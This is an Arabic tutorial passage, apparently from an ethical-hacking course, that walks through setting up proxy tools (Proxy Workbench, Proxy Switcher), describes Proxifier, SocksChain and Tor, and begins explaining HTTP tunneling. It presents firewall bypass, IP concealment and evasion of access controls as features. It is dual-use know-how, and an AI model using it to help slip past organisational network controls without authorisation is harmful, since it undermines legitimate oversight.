
3- بعد الضغط على **Options** تظهر الشاشة التالية، ننظر الى القائمة العلوية ونضغط على **Advanced** فتظهر جميع الخيارات المقابلة له، نجد انه يحتوي على أربع مجموعات نختار المجموعة **Network** ثم نختار منها **Setting**.



4- بعد الضغط على **Setting** تظهر الشاشة التالية ذات العنوان ***Connection setting***. نختار منها ***Manual Proxy Configuration*** ثم نضع الاعداد **127.0.0.1** في المربع المقابل للعنوان **HTTP proxy** ونضع قيمة المنفذ (**port**) تعادل **8080**. نضع علامة صح في الاختيار **Use this proxy server for all protocol**. ثم نضغط **Ok** كالاتى:




5- نقوم بتشغيل التطبيق **proxy Workbench** عن طريق الضغط على الأيقونة المعبرة عنه فتؤدى الى ظهور الشاشة التالية:




6- نذهب الى قائمة الأدوات العلوية ونضغط على **Tools**، من خلال القائمة المنسدلة منه نضغط على**Configuration ports .**

7- بعد الضغط عليه يؤدى الى ظهور الشاشة التالية والتي من خلالها نختار من الجانب الأيمن **HTTP** ثم من الجانب الايسر نختار **8080 HTTP Proxy-Web** ثم نضغط على **Configure HTTP for port 8080** الموجود في أسفل التطبيق كالاتى.



8- بعد الضغط على **Configure HTTP for port 8080** تظهر الشاشة التالية ذات العنوان **HTTP Proprieties** ثم نختار **Connect via another proxy** ونضع في المربع المقابل له عنوان **IP** الخاص بالبروكسي ثم نضغط **OK** كالاتى:



9- بعد الانتهاء من الاعداد نذهب الى متصفح الويب وعند تصفح أي صفحة ويب فان يراقب جميع التحركات التي تحدث ويعطى تقرير لك عنها.

10- هذه الأداة تساعدك على استخدام تسلسل البروكسي(**proxy chaining**) .

PROXY TOOL: PROXIFIER

المصدر: http://www.proxifier.com

Proxifier يسمح لتطبيقات الشبكة التي لا تدعم العمل من خلال ملقمات البروكسي بأن تعمل من خلال **SOCKS** أو **HTTPS** بروكسي وسلاسل البروكسي. أنها تسمح لك بتصفح مواقع ويب التي يتم تقييدها أو حظرها بواسطة الحكومة والمنظمة وغيرها. وذلك عن طريق تجاوز قواعد الجدران النارية.


المميزات:

1- يمكنك الوصول إلى الإنترنت من خلال شبكة مقيدة عن طريق بوابة ملقم البروكسي.

2- يخفي عنوان IP الخاص بك.

3- يمكن أن تعمل من خلال سلسلة من ملقمات البروكسي باستخدام بروتوكولات مختلفة.

4- يسمح لك بتجاوز الجدران النارية وأي آليات تحكم الوصول.



PROXY TOOL: PROXY SWITCHER

المصدر: http://www.proxyswitcher.com


Proxy Switcher يسمح لك بالتصفح الخفي (**anonymous surfing**) على شبكة الإنترنت دون الكشف عن عنوان **IP** الخاص بك. كما يساعدك للوصول إلى مختلف المواقع التي تم حظرها من قبل الحكومة او المنظمة. أنه يتجنب كل أنواع القيود التي تفرضها المواقع.

يتميز بالآتي :


- يخفي عنوان **IP** الخاص بك.
- يسمح لك بالوصول إلى المواقع المحظورة.
- يحظى بدعم كامل من ملقمات المحمية بكلمات مرور.

1- نقوم بتثبيت التطبيق **Proxy Switcher** من خلال عملية **wizard** الخاصة به.


2- نذهب أي متصف الويب لديك وليكن مثل فايرفوكس نذهب الى القائمة العلوية ونختار **Tools** ثم نختار **options**.



3- بعد الضغط على **Options** تظهر الشاشة التالية، ننظر الى القائمة العلوية ونضغط على **Advanced** فتظهر جميع الخيارات المقابلة له، نجد انه يحتوي على أربع مجموعات نختار المجموعة **Network** ثم نختار منها **Setting**.




4- بعد الضغط على **Setting** تظهر الشاشة التالية ذات العنوان ***Connection setting***. نختار منها ***Use system Proxy setting***. ثم نضغط **Ok** كالاتى:



5- نقوم بتشغيل التطبيق عن طريق الضغط على الأيقونة المعبرة عنه فتؤدى الى ظهور شاشة **proxy list wizard**كالاتى:




6- فتظهر الشاشة التالية نختار منها ***Find New Server, Rescan Servers, Recheck Dead***. ثم نضغط **Finish**.




7- سوف يتم تحميل قائمه ملقمات البروكسي ولإيقاف التحميل نضغط **Stop** في القائمة العلوية:

8- نقوم بالضغط على **Basic Anonymity** الموجود في الجانب الايسر من التطبيق والذي سوف يؤدى الى ظهور البروكسيات التي تعمل في الجانب الأيمن كالاتى:



9- نختار واحد من البروكسي الموجود في القائمة ثم الضغط على الأيقونة الموجودة في شريط الأدوات العلوي حتى يتم الربط بملقم البروكسي هذا.

10- وللتأكد يمكنك زيارة موقع الويب http://www.proxyswitcher.com/check.php لمعرفة بيانات IP التي تستخدمها.




ملحوظه: أذا اردت ان تجعل تطبيق ما يدعم استخدام البروكسي ان يتخذ بياناته من Proxy Switcher يمكنك ذلك عن طريق ادراج البيانات التالية في التطبيق المراد استخدامه وهي [localhost:3128].

PROXY TOOL: SOCKSCHAIN

المصدر: http://ufasoft.com

SocksChain هو برنامج الذي يسمح لك بالعمل مع أي خدمة إنترنت من خلال سلسلة من **Socks** أو **HTTP proxy** لإخفاء عنوان **IP** الحقيقي. يمكنها أن تكون بمثابة خادم **SOCKS** التي تنقل الاستفسارات من خلال سلسلة من الوكلاء/البروكسي. يمكن استخدامه مع برامج العميل التي لا تدعم بروتوكول **SOCKS**، ولكن العمل مع **TCP-connection** مثل **TELNET**، **HTTP**، **IRC**، وما إلى ذلك. يخفي **IP** الخاص بك من أن يتم عرضه في ملفات السجل أو رؤوس البريد الإلكتروني.



PROXY TOOL: TOR (THE ONION ROUTING)

المصدر: https://www.torproject.org

Tor هو متصفح ويب وشبكة مفتوحة, تساعدك على الدفاع عن نفسه ضد أشكال مراقبة شبكة الاتصال التي تهدد الحرية الشخصية والخصوصية وأنشطة الأعمال التجارية السرية والعلاقات، وأمن الدولة المعروف باسم تحليل حركة المرور. يمكنك استخدام **Tor** لمنع مواقع الويب من تتبعك على شبكة الإنترنت. يمكنك أيضا الاتصال إلى مواقع الأخبار، وخدمات المراسلة الفورية عندما يتم حظر هذه المواقع بواسطة مسؤول الشبكة الخاص بك. **Tor** يجعل من الصعب تتبع نشاط الإنترنت الخاص بك كما أنه يخفي موقع المستخدم أو استخدام.

الميزات:

- يوفر الاتصال المجهول عبر الإنترنت.
- يضمن الخصوصية لكل من المرسل والمستلم.
- يوفر طبقات متعددة من الأمن إلى رسالة
- يشفر ويفك شفرة كل حزم البيانات باستخدام تشفير المفتاح العام
- يستخدم تعاون أجهزة توجيه البروكسي (**proxy router**) في جميع أنحاء الشبكة.
- **Initiating onion router**، يطلق عليه "عميل تور" يحدد مسار الانتقال.

عن تور - متصفح تور

تهانينا!

هذا المتصفح معد لاستخدام شبكة تور.

انت الآن حر في تصفح شبكة الإنترنت بشكل مجهول.

اختبر إعدادات شبكة تور.

ماذا بعد؟

يمكنك المساعدة!

مشروع تور هو US 501(c)(3) غير ربحي مُكرس للبحث، و التطوير، و التوعية بإخفاء الهوية والخصوصية. تعلم المزيد عن مشروع تور »

OTHER PROXY TOOLS

بالإضافة إلى هذه الأدوات، فهناك العديد من الأدوات الأخرى التي تهدف للسماح للمستخدمين بتصفح الانترنت مجهولي الهوية. وفيما يلي بعض على النحو التالي:

Burp Suite available at http://www.portswigger.net

Proxy Tool Windows App available at http://webproxylist.com


Fiddler available at http://www.fiddler2.com
Proxy available at http://www.analogx.com
Protoport Proxy Chain available at http://www.protoport.com
Proxy+ available at http://www.proxyplus.cz
FastProxySwitch available at http://affinity-tools.com
ezProxy available at http://www.oclc.org/en-europe/ezproxy.html
JAP Anonymity and Privacy available at http://anon.inf.tu-dresden.de/index_en.html
CC Proxy Server available at http://www.youngzsoft.net
Socks Proxy Scanner available at http://www.mylanviewer.com
Charles available at http://www.charlesproxy.com
UltraSurf available at http://www.ultrasurf.us
WideCap available at http://widecap.ru
ProxyCap available at http://www.proxycap.com

FREE PROXY SERVERS

إلى جانب أدوات البروكسي التي نوقشت سابقا، يمكنك العثور على العديد من مواقع البروكسي المجانية المتاحة على الإنترنت التي يمكن أن تساعدك في الوصول إلى المواقع المحظورة دون الكشف عن عنوان **IP** الخاص بك. فقط اكتب {**Free proxy servers**} في محرك البحث جوجل وسوف تحصل على العديد من مواقع البروكسي.

HTTP TUNNELING TECHNIQUES

HTTP Tunneling هو أسلوب آخر يسمح لك باستخدام الإنترنت على الرغم من القيود التي تفرضها جدران الحماية. بروتوكول HTTP يعمل كمجمع لقنوات الاتصال. يستخدم المهاجم برمجيات**HTTP Tunneling** لتنفيذ **HTTP Tunneling**. هو تطبيق مستند على العميل-الملقم (**client-server-based application**) يستخدم للاتصال من خلال بروتوكول **HTTP**. هذا البرنامج يقوم بإنشاء **نفق HTTP** بين جهازين، باستخدام خيار بروكسي الويب. هذا الأسلوب ينطوي على إرسال طلبات **POST** إلى **ملقم HTTP** وتلقى الردود. المهاجم يستخدم تطبيق العميل من برمجيات **HTTP Tunneling** المثبتة على النظام للتواصل مع الأجهزة الأخرى. تذهب جميع الطلبات المرسلة من خلال تطبيق العميل **HTTP Tunneling** من خلال بروتوكول **HTTP**.



HTTP Tunnelهو أسلوب والتي عن طريقه يتم عملية الاتصال باستخدام بروتوكولات الشبكة المختلفة التي يتم تغليفها باستخدام بروتوكول **HTTP**، وبروتوكولات الشبكة في مسألة تنتمي عادة الى عائلة **TCP / IP** من البروتوكولات.

يتم استخدام تقنية HTTP Tunneling في أنشطة الشبكة المختلفة مثل:

- تدفق الفيديو والصوت
- الاتصال عن بعد لإدارة شبكة
- لكشف التسلل
- جدران الحماية

